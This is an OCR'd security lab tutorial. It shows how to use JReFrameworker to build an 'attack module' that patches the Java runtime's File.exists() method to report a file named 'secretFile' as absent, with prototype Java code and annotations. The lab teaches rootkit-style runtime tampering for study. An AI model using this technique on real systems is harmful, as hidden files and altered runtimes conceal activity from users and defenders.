
Lab: Developing MCRs with JReFrameworker

This lab creates a simple attack module to hide a file using JReFrameworker and provides a basic understanding of the underlying bytecode manipulations performed by the tool. At the end of the tutorial you will have created a module with JReFrameworker to modify the behavior of the Java runtime's *java.io.File* class to return false if the file name is "secretFile" regardless if the file actually exists or not.

Note: A web version of this tutorial is available at https://jreframeworker.com/hidden-file.

Lab Setup
This lab can be completed in the host machine or in a virtual machine running Eclipse. JReFrameworker is distributed as a free Eclipse plugin. We will also use a Java decompiler to inspect the changes made by JReFrameworker.


To download Eclipse for your operating system visit: https://www.eclipse.org
To install JReFrameworker follow the instructions at: https://jreframeworker.com/install
To download the free JD-GUI Java decompiler visit: http://jd.benow.ca




Creating a New Module

Each “module” consists of an Eclipse JReFrameworker project. A module consists of annotated Java source code for one or more Java classes, which define how the runtime environment should be modified. A module may also contain test code that uses the runtime APIs that will be modified. The test code can be used to execute and debug the module in the modified as well as original runtime environments.

To create a new attack module, within Eclipse navigate to *File* > *New* > *Other...* > *JReFrameworker* > *JReFrameworker Runtime Project*.



Enter “HiddenFile” as the new project name for the module and press the *Finish* button.




Adding Test Logic

Next let's add some test code that will interact with the *java.io.File* API so that we can effectively test the modified runtime. Right click on the JReFrameworker project and navigate to New > *Class.* Enter "Test" in the Name field and press the *Finish* button. Edit the *Test* class to contain a main method that creates a *File* named "secretFile" and writes the string "blah" to the file. After the file is written, the existence of the file is printed to the console. Finally, the file is deleted (to cleanup after the test).

In an unmodified runtime, the print out should return "true" assuming the file could be written. In the event that a file could not be written an exception will be thrown causing stack trace to be written to the output.


Run the test program in an unmodified environment by right clicking on the source of the test program and navigating to: *Run As* > *Java Application*. You should see "Secret File Exists: true" printed to the *Console* Window.




Prototyping Intended Behavior

Our goal is to modify the runtime so that the print out reads “false” if the File object’s name is “secretFile” regardless if the file actually exists on the file system, while maintaining the original functionality of the *File.exists()* method in all other cases. Let’s prototype a class that has the behavior we intend to modify the runtime with by developing the class as if we had control of the source code to the *File* class. Since we are designing special case of *java.io.File* this a prime example of how Object Oriented languages can leveraged to make a subclass containing the desired behavior.

In this lab we will use the Eclipse *New Java Class* Wizard to create a subclass of *java.io.File*. Right click on the JReFrameworker project and navigate to *New* > *Class*. Create a class named *HiddenFile* that extends *java.io.File* in the package *java.io*. Note that the package is ignored by JReFrameworker since it can deduce the target package by examining the superclass, using *java.io* is just for organizational purposes.



Now because the *File* class (the parent of *HiddenFile*) does not have a default constructor, creating a subclass of File will cause a compile error if we do not also create a *HiddenFile* constructor. You can use Eclipse to resolve the compile error by generating a *HiddenFile* constructor (click on the lightbulb to view Eclipse modification proposals). Optionally, we can also use Eclipse to resolve the warning that *HiddenFile* does not declare a *serialVersionUID* field.




Your *HiddenFile* class should now compile without any errors.

```java
package java.io;

public class HiddenFile extends File {

    private static final long serialVersionUID = 1L;

    public HiddenFile(String name) {
        super(name);
    }

    @Override
    public boolean exists(){
        if(isFile() && getName().equals("secretFile")){
            return false;
        } else {
            return super.exists();
        }
    }

}
```

Now that we have created a subclass of *java.io.File* we can override the behavior of the *File.exists()* method with our desired functionality. First we can leverage the inherited *File.isFile()* and *File.getName()* methods to check if the *File* object is a file (and not a directory) and that the filename matches "secretFile". If both conditions are true we can immediately return *false*. Since we wish for the functionality of *HiddenFile.exists()* to behave normally in all other cases we can simply call *File.exists()* using the *super* keyword to access the parent's method implementation. After making these modifications we arrive at the implementation for the *HiddenFile* class shown above.

Note that we use the source level annotation *@Override* here to ensure that the exists method is actually overriding *File.exists().* Source annotations such as *@Override* do not get compiled into the resulting bytecode and are a standard feature of Java to assist developers. Try misspelling "exists" as "exist" and noticing that the *@Override* annotation detects the error since *File.exist* is not actually a method defined by the *File* class.


Before proceeding be sure that your implementation compiles (as shown above).



We can test the implementation of our prototype *HiddenFile* class by modifying our *Test* class code to instantiate a *HiddenFile* type instead of a *File* type. If the test logic does not produce the desired result, we can take this opportunity to set breakpoints in the *HiddenFile* class and debug it appropriately.


Change the line *"File testFile = new File("secretFile");"* to *"HiddenFile testFile = new HiddenFile("secretFile");"* and then run the test logic again by right clicking on the source code and navigating to *Run > Java Application.*

At this point you will likely get an error with the following stack trace: "*Exception in thread "main" java.lang.SecurityException: Prohibited package name: java.io*". This is because the *java.io* package is a restricted package. Placing classes in a restricted package will likely throw an exception depending on your current runtime security policy.



While one solution is to disable the security policy preventing prohibited package names, an easier solution is to simply move the *HiddenFile* class into an unprotected package (remember that JReFrameworker does not actually use the package names anyway). Right click on the *java.io* package containing the *HiddenFile* class and navigate to *Refactor* > *Rename.* Enter an unrestricted package name such as “jref.java.io”.

Once the test logic is executed the output in the *Console* window should say “Secret File Exists: false”. If it is not take this opportunity to debug your implementation before proceeding.



Once you are satisfied with the results of the prototyped behavior, change the line *"HiddenFile testFile = new HiddenFile("secretFile");"* back to *"File testFile = new File("secretFile");"* in the test logic. Run the test logic one more time to confirm that the output says "Secret File Exists: true". We want to make sure our test logic is testing the runtime (not our prototype) for the next steps.

```
1  package jref.java.io;
2
3  import java.io.File;
4
5  import jreframeworker.annotations.methods.MergeMethod;
6  import jreframeworker.annotations.types.MergeType;
7
8  @MergeType
9  public class HiddenFile extends File {
10
11     private static final long serialVersionUID = 1L;
12
13     public HiddenFile(String name) {
14         super(name);
15     }
16
17     @MergeMethod
18     @Override
19     public boolean exists(){
20         if(isFile() && getName().equals("secretFile")){
21             return false;
22         } else {
23             return super.exists();
24         }
25     }
26
27 }
```


At this point we haven't actually done anything that couldn't already be done in Java. We have prototyped the way we want the *File* class in Java's runtime to behave, but we haven't made any modifications yet. JReFrameworker uses a system on annotations to define how it should modify the runtime based on the code you prototyped. Specifically JReFrameworker needs to know if it should merge the new functionality into the runtime (preserving the old functionality), simply add new functionality, or completely replace the existing function of the runtime.

